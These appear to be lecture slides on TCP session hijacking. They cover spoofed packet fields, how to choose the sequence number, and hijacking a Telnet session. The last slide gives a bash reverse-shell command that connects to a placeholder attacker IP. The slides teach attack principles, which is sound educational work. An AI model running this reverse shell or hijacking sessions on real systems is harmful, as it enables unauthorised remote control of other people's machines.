
TCP Session Hijacking

Recall: Data Transmission in TCP



TCP Session Hijacking

- Goal:
 - The attacker injects arbitrary data in the TCP receiver buffer during ongoing TCP session




TCP Session Hijacking: Principle

- Injected packets need to have the same:
 - Source IP
 - Destination IP
 - Source port
 - Destination port

→ So the server believes they belong to the original session
- What else?!

TCP Session Hijacking: Principle


- How should the attacker set sequence number?



- Small N:
 - The client may have already sent those bytes
 - The server drops injected pkts because it believes they're duplicates
- Large N:
 - The buffer may not have enough space, or/and
 - The attacker needs to wait till those N bytes are received by the client


Hijacking a Telnet Session

- How does telnet work?




Hijacking a Telnet Session

- How does the attack work?



Hijacking a Telnet Session


- Similar to Reset attack: Sniff and Spoof



What else would the attacker do?

Run a reverse shell!

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```



(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket

